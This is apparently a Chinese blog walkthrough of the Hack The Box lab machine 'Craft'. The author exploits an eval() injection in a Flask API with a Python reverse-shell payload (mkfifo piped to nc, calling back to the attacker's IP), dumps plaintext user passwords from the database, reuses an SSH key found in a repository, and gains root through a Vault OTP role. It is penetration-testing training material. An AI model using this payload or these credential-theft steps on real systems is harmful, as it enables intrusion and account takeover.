【HTB】Craft Machines Writeup

原创

Tr@cer 于 2019-10-28 11:33:33 发布 1181 收藏 2

分类专栏： 笔记 WEB安全

本文链接：https://blog.csdn.net/SWEET0SWAT/article/details/102735351

笔记 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏

WEB安全


5 篇文章 0 订阅

订阅专栏


0x00 靶机信息

0x01 信息收集

使用nmap扫描靶机端口：



只开了两个端口，直接访问https://10.10.10.110,得到如下界面：





没有进一步的暗示，再查看页面源码，得到如下两个域名：


```
          <li  class="active" ><a href="/">Home</a></li>
        </ul>
        <ul class="nav navbar-nav pull-right">
          <li><a href="https://api.craft.htb/api/">API</a></li>
          <li><a href="https://gogs.craft.htb/"><img border="0" alt="Git" src="/static/img/Git-Icon-Black.png" width="20" height="20"></a></li>
        </ul>
      </div><!--/.nav-collapse -->
    </div>
```

> https://api.craft.htb/api/
> https://gogs.craft.htb/


但是直接访问是失败的，因为没有dns的关系。
于是需要现在hosts文件下添加两个域名并保存。
网站是craft cms搭建的。再分别访问以上两个网址：







这个是类似github的代码托管仓库，这里存放了craft-api的开发代码。
跟进查看，发现是flask开发的。



0x02 Port22尝试：

使用hydra进行ssh爆破测试
爆破无果

0x03 Port443尝试：

0x03-1 代码审计

下载Gogos里面的代码做审计。

在`craft-api/api/endpoints/brew.py`的第43行有eval函数：

```
35      @auth.auth_required
36      @api.expect(beer_entry)
37      def post(self):
38          """
39          Creates a new brew entry.
40          """
41
42          # make sure the ABV value is sane.
43          if eval('%s > 1' % request.json['abv']):
44              return "ABV must be a decimal value less than 1.0", 400
45          else:
46              create_brew(request.json)
47              return None, 201
```


要触发该eval函数需要访问`/brew/`后经过身份认证，之后取post中的json数据，而如果在json的`abv`变量中输入命令执行的语句，就可以执行命令。


而要通过认证，可以在`craft_api/api/auth/endpoints/auth.py`中找到：


```
42  def auth_required(f):
43      @wraps(f)
44      def decorated(*args, **kwargs):
45
46          if 'X-Craft-Api-Token' in request.headers:
47              token = request.headers['X-Craft-Api-Token']
48
49          try:
50              token_decoded = jwt.decode(token, secret)
51          except:
52              return {'message' : 'Invalid token or no token found.'}, 403
53
54          return f(*args, **kwargs)
55
56      return decorated
57
```


即在header中添加`X-Craft-Api-Token`的值。值就是login认证的token

0x03-2 getshell


访问`https://10.10.10.110/api/`，先进行登陆认证操作：






这里的登陆密码需要从代码仓库的更新记录中找到：

登陆成功后会返回toke值



之后在`/brew`的api那块选择POST选项卡，然后在选项卡中的数据区域的abv变量处输入payload：



payload可以参考

> https://blog.csdn.net/u011721501/article/details/47298723

发送的数据包如下：

Request

Raw | Params | Headers | Hex

```
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflater
Referer: https://api.craft.htb/api/
content-type: application/json
X-Craft-Api-Token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNTcyMj
I5ODQ1fQ.AG8-_3ri66NG-KEFDNYav_t-KTeFiP_yuAWXhVOvOhg
origin: https://api.craft.htb
Content-Length: 197
Connection: close

{
  "id": 0,

  "brewer": "string",
  "name": "string",
  "style": "string",
  "abv": "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.15.5 6909 >/tmp/f')"
}
```


然后用nc监听6909端口：

```
root@kali:~# nc -lvvvp 6909
listening on [any] 6909 ...
connect to [10.10.15.5] from craft.htb [10.10.10.110] 37029
/bin/sh: can't access tty; job control turned off
/opt/app #
```


0x03-3 搜索

尝试搜索user.txt和root.txt但都无果。查看当前目录，跟代码仓库的差不多。

```
/opt/app # ls -al
total 32
drwxr-xr-x    5 root     root          4096 Feb 10  2019 .
drwxr-xr-x    1 root     root          4096 Feb  9  2019 ..
drwxr-xr-x    8 root     root          4096 Feb  8  2019 .git
-rw-r--r--    1 root     root            18 Feb  7  2019 .gitignore
-rw-r--r--    1 root     root          1585 Feb  7  2019 app.py
drwxr-xr-x    5 root     root          4096 Feb  7  2019 craft_api
-rwxr-xr-x    1 root     root           673 Feb  8  2019 dbtest.py
drwxr-xr-x    2 root     root          4096 Feb  7  2019 tests
```


运行dbtest.py，发现返回了一个用户信息：


```
/opt/app # python dbtest.py
{'id': 12, 'brewer': '10 Barrel Brewing Company', 'name': 'Pub Beer', 'abv': Dec
imal('0.050')}
```

修改dbtest.py，查看user表中的数据：

```
/opt/app # python testdb.py
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'usern
ame': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle
', 'password': 'ZEU3N8WNM2rh4T'}]
```

0x03-4 再访代码仓库


从项目的开发者名单里面发现有三个人，正好对应从数据库中查询出来的。
挨个账号登陆，发现`gilfoyle`这个账户下有个项目，而且还有ssh密钥。



下载项目到本地，使用密钥进行ssh登陆，但是一直失败，仔细看了警告信息：

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/root/Downloads/.ssh/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/root/Downloads/.ssh/id_rsa": bad permissions
Password:
Password:
```


说明id_rsa的权限过高，使用命令`chmod 0600 ~/.ssh/id_rsa`进行修改，然后再次ssh，使用原来的密码就可以了。
登陆后查找user.txt，得到对应的flag信息



Root权限

这里不能用sudo提权，困扰了很久，也看了别人的留言，最后注意到vault这个文件夹。
搜索vault，发现是一种用于在现代应用程序体系结构中安全地管理机密信息的流行工具。而且从泄漏的信息中找到secrets.sh可以看到：

```
#!/bin/bash

# set up vault secrets backend

vault secrets enable ssh

vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
```

使用命令：

```
vault write ssh/creds/root_otp ip=<靶机ip>
```

```
gilfoyle@craft:~/craft-infra/vault$  vault write ssh/creds/root_otp ip=10.10.10.110
Key                Value
---                -----
lease_id           ssh/creds/root_otp/bd19a392-01a9-b5fb-66ac-c15c036fc7bc
lease_duration     768h
lease_renewable    false
ip                 10.10.10.110
key                f7104669-cabb-d540-2aaa-8cf252cdaf4c
key_type           otp
port               22
username           root
```


然后输入keyd的值即可以root的身份登陆。

搜索root.txt即可获得flag

```
root@kali:~# ssh root@10.10.10.110


  .    *    ..   . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / |  |
   |  |  |  |  | | |  |
   |  |  |  |  | | |  |
   |  |  |  |  | | |  |
   |  |  |  |  | | |  |
   |  |  |  |  | \_|  |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/



Password:
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 27 04:53:14 2019
root@craft:~# ls
root.txt
root@craft:~# cat root.txt
8[redacted]01
root@craft:~#
```